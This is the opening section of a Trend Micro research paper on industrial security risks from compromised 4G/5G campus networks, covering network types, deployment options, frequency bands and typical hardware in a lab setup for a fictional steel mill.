Attacks From 4G/5G Core Networks

Risks of the Industrial IoT in Compromised Campus Networks

Philippe Z Lin, Charles Perine, Rainer Vosseler
Trend Micro Research

Wen-Ya Lin
Institute of Information Industry

TREND MICRO™ | research

Published by

Trend Micro Research

Written by

Philippe Z Lin, Charles Perine, Rainer Vosseler

Trend Micro Research


Wen-Ya Lin


Institute of Information Industry

Stock image used under license from Shutterstock.com

For Raimund Genes (1963-2017)

Contents





This research centers on the campus network and the core network within it. In the increasing integration of 5G technology into industrial environments, the campus network plays an important role in helping organizations meet the current operational demands to make the transition. However, this transition also highlights security issues and the knowledge gap between the fields of IT and operational technology (OT) on one hand and telecommunications on the other. This gap can present further challenges in mitigating security issues involved with the campus network, as IT and OT experts might, at present, be ill-equipped to address them.

In this research, we aimed to bridge this gap by presenting security issues to industrial control systems (ICSs). These issues originate from a compromised campus network. To reach our aim, we set up a basic campus network with the minimum necessary components. Our campus network assumes the role of operating a fictional steel mill to better illustrate the impact of attack scenarios in a real-life setting.

The attack scenarios that we identify here fall under two main categories: compromised core network attacks and cellular network-specific attacks. To a lesser degree we also delve into base station vulnerabilities and their consequences. This research strikes a balance in discussing issues and solutions that are already familiar to IT while also introducing cellular network-specific attacks that serve as a good starting point for narrowing this knowledge gap.

1. Introduction

5G, along with its role in industries, is a popular topic. An important part of this conversation is the campus network, which serves as one of the key implementations of 4G/LTE and 5G technologies in an industrial setting. In particular, campus networks were implemented to fulfill the growing requirement for higher availability and lower latency, without the cost and complexity brought by fixed lines. As the Citizen Broadcast Radio Service (CBRS) spectrum (the early enabler of private 4G/5G networks) was released, pioneer organizations either began their plans for campus networks, or started developing campus networks in their smart factories, remote power stations, pipelines, and remote mining sites.[1]

However, both the transition to 5G and the current threats to campus networks highlight security issues that are compounded by the fact that telecommunications and IT/OT exist in what appear to be nearly different fields of expertise. The network is either installed on-premises by a campus network provider or as a slice of a public telecom network. Still, IT and OT engineers often overlook the cost of maintaining campus networks. They either mistakenly trust the campus network or treat it solely as applications running on an IP network.

This is a problem due to the growing complexity of the role that telecom technologies play in factories, critical infrastructures, smart cities, and other industrial environments. As a result of such complexity, IT/OT experts might lack the knowledge necessary to help mitigate security issues involved in campus networks. Since the core competencies for both IT and OT differ from those that are needed for campus networks, IT/OT experts must learn and maintain new knowledge.

There are already many reports discussing the vulnerabilities in a 4G/5G campus network.[2] Researchers have also begun studying how to penetrate telecom networks from outside.[3] On a more troubling note, state actors have also been attempting to infiltrate core networks for at least a decade now.[4]

This research intends to fill the gap on what can be learned from practical demos. Overall, the research should be helpful for IT/OT personnel and should narrow the knowledge gap between the two fields and telecommunications. The attack scenarios discussed here demonstrate how to conduct the most common and generic attacks that IT professionals are familiar with and also introduce cellular-specific attacks.

In this paper, we assess and demonstrate the security risks in a real configuration of an ICS that is connected to a campus network. In the first few sections, we give an overview of the campus network and our own setup. Afterward, we narrow our focus on the core network, where most of the attack scenarios we discuss are centered. To give a clearer picture of the impact of these scenarios, our campus network takes on the identity of a network used for a fictional steel mill. The attacks discussed are applicable to both campus networks and sliced public networks, which we give solutions to based on familiar tactics and best practices.

Lastly, the attack scenarios that we discuss range from common TCP/IP attacks, such as an MitM attack, the modification of packets on the fly, and some telecom-specific scenarios. Afterward, we elaborate on the efficient mitigations and valuable defenses for these attack scenarios. For a summary of attacks and mitigations, please proceed to Section 4.5.

2. Campus Networks in Different Industries

Since the first Global System for Mobile Communications (GSM) phone was created over 20 years ago, people have grown accustomed to a seamless walk-and-talk network. Industries and factories were no exception. Over the decades, we have seen General Packet Radio Service or GPRS (2.5G)/Enhanced Data Rates for GSM Evolution or EDGE (2.75G)/Universal Mobile Telecommunication System or UMTS (3G)/High-Speed Downlink Packet Access or HSDPA (3.5G)/Long-Term Evolution or LTE (4G) data communications used in remote power facilities, oil wellheads, remote mining sites, oil and gas pipelines, and additionally in the fields of manufacturing and logistics. Smart city components, such as traffic lights, bus and tram monitors, garbage trucks, water-level monitors for rivers, and air pollution monitors, have also been enabled by the wide deployment of LTE and 5G networks.

These developments have been happening globally. Ports and harbors in Singapore, China, and Germany are experimenting on the use of LTE and 5G connected cranes and unmanned vehicles, while country-wide smart metering systems that use carrier network to transmit meter readings are also being used in South Korea and China.

The industry began to invest in non-public networks (NPN), commonly referred to as campus networks, in order to fulfill the requirement of higher availability, lower latency, better privacy (to keep the data within premises and compliant with data regulation laws like the Health Insurance Portability and Accountability Act [HIPPA]), and network isolation. A campus network is limited within a geographic area,[5] as it is also limited by Ethernet cables and a cellular network. Nevertheless, as they are limited by the availability of 4G/5G base stations, cost, and local regulations, campus networks are not always comprised of several standalone base stations and hundreds or thousands of devices or UEs connected to its core network.

NPN is also called “4G/5G private network” or “4G/5G campus network.” In this paper, we use the latter.

The campus network is not limited to 5G, as the parameters and applications are also applicable to 4G/LTE in cases where higher latency is acceptable. For example, Airspan Networks has deployed LTE over CBRS (with 3.55-3.7 GHz in the US) for Foxconn's Wisconsin factory, where several automated guided vehicles (AGV) and devices are served by 1,500 indoor cells in the 100,000-sq. ft. factory.[6] US power firm Ameren has also taken a 900-MHz licensed band for its private LTE network.[7]

2.1 The Choice Between 4G or 5G Campus Networks

Asset owners can choose from three types of campus networks depending on their business demands: These are 4G/LTE, 5G non-standalone (5G NSA), and 5G standalone (5G SA). Among these, 4G/LTE has been in use for a decade. In 4G/LTE campus networks, devices are mature enough to provide a relatively cheap and stable network. 5G NSA, meanwhile, is typically chosen when asset owners are transitioning from 4G/LTE to 5G SA. This is because 5G NSA is compatible with 4G user equipment (UE) or devices used directly by end users to communicate and provides 5G data connection to devices that need fast network speed or low latency. 5G NSA reduces the cost for telecom operators and campus network owners and makes it possible for them to gradually upgrade the system. Lastly, 5G SA carries the most benefits, which include enhanced broadband, low latency, and massive communications. In the future, 5G SA will also provide Time-Sensitive Networking (TSN) for high-precision devices. The downside of 5G SA, however, is its incompatibility with 4G user devices. Table 1 is a summary of the current types of core networks.

Configuration	Core network	Control plane	Data plane
4G/LTE	4G Evolved Packet Core (EPC)	4G base station (eNB)	4G base station (eNB)
5G NSA	4G (EPC)	4G base station (eNB)	5G base station (gNB)
5G SA	5GC	5G base station (gNB)	5G base station (gNB)

Table 1. The three current types of core networks and their characteristics

We have seen factories deploy 4G/LTE nowadays for pilot runs and process adjustments. These factories are still able to purchase 5G base stations and make minor upgrades in the core network to opt in 5G NSA. If the production line requires ultra-low latency and time-sensitive applications (TSN-5G), the servers can be repurposed to install a 5G core network.

As an aside, for individuals who need to choose between 4G, 5G-NSA, and 5G-SA, it is recommended to refer to 3GPP TS 22.104, "Service Requirements for Cyber-Physical Control Applications in Vertical Domains," which lists high-level parameters such as network availability, device speed, and service area, among others.

At present, most factories are already using LTE or 5G NSA architecture (4G/5G base stations backed by an LTE core network). We estimate that it would take another two or three years before industries finally decide to invest on upgrading to 5G SA (5G base stations backed by a 5G core network). We therefore decided to use an LTE base station and LTE core network in this paper to address a more widely deployed type of network.

2.2 4G/5G Campus Network

To address applicable configurations of NPN for Industry 4.0, 5G Alliance for Connected Industries and Automation (5G-ACIA),[8] a global initiative that oversees 5G for the industrial domain, has suggested four deployment scenarios of a 5G-NPN in their white paper:

- **Option 1** – **Deployment as isolated network.** This is the on-premises campus network operated either by campus IT or by a contracted telecom operator.
- **Option 2** – **Deployment with shared radio access network (RAN).** The core network is hosted on-premises but uses the RAN deployed by the telecom and shares the radio spectrum with public users.
- **Option 3** – **Deployment with shared RAN and control panel.** This is similar to the second option but uses the control network provided by the telecom. Data stays within the premise.
- **Option 4** – **NPN deployed in public network.** This has been known for decades by the industry as "custom access point name (APN)." It has now been enhanced to full network segregation and is promoted as "network slicing."




Figure 1. Diagrams depicting each of the four options[9]

The 3rd Generation Partnership Project (3GPP), a group composed of telecommunications standard development organizations, has also suggested standalone NPN and public network-integrated NPN for Industry 4.0, basically equivalents to the aforementioned options.

Table 2 includes the common frequencies used in a 4G/5G campus network as of early 2021.

Band	Downlink (MHz)	Uplink (MHz)
LTE Band 1	2110	1920
LTE Band 3	1805	1710
LTE Band 8 (GSM 900)	925	880
LTE Band 48 (CBRS)	3550[10]	N/A
n78	3500	N/A
n79	4700	N/A

Table 2. Table 2 includes the common frequencies used in a 4G/5G campus network as of early 2021.[11]

It should be noted that LTE Band 48 (CRBS) at 3550 MHz uses time division duplex (TDD). Hence, there is only one frequency.

Instead of expensive and exclusive telecom-grade equipment specifically made for cellular networks, 4G/5G campus networks typically use and work well with commercial off-the-shelf (COTS) devices.

The term “x86 servers” is commonly used in telco, even if the servers are running x86_64 CPUs. It indicates everyday servers in the racks.

Other devices include routers, switches, Ethernet architecture, and IP stacks.

The most commonly used layer 4 protocols in telecommunication is Stream Control Transmission Protocol (SCTP), which is mostly for the control plane. The data plane uses GPRS Tunneling Protocol (GTP). GTP runs on top of User Datagram Protocol (UDP).

Several operators in Eastern Europe use Open Compute Project (OCP)[12] servers that run on Linux and container technology. This change was driven by the introduction of several IT technologies to the telecom world, such as software-defined networking (SDN), Control and User Plane Separation (CUPS), network function virtualization (NFV), the use of containers, and others.

Although such a change drastically lowered the hardware cost and brought more vendors to the market, it also introduced security vulnerabilities from the IT world into that of telecommunication. Well-known vulnerabilities such as Spectre and Meltdown,[13] as well as BMC vulnerabilities, unpatched Linux vulnerabilities, and zero-day and one-day vulnerabilities in router operating systems also impact 4G/5G

campus networks, which often run on Linux and containers or virtual machines. The National Institute of Standards and Technology (NIST) publication, SP 800-187 "Guide to LTE Security," also warns readers that the increased availability of low-cost LTE hardware and software can allow certain threats to be implemented with low-level complexity.[14] We elaborate on the challenges brought about by x86 servers and common IT infrastructure in Section 3.2.

Despite the size of 4G/5G campus networks used in Industry 4.0, they can be composed of several of the same type of devices, including:

- Routers
- Servers with an LTE core network (EPC) or a 5G SA core network (5GC)
- Industrial routers that connect with legacy devices and programmable logic controllers (PLCs)
- Devices (user equipment) that connect directly to a cellular network
- One or more 4G/5G base stations

The following image shows the campus network that we used in the lab. It is composed of the minimum number of devices needed to build a campus network. This setup also includes a PLC, which is not pictured here.

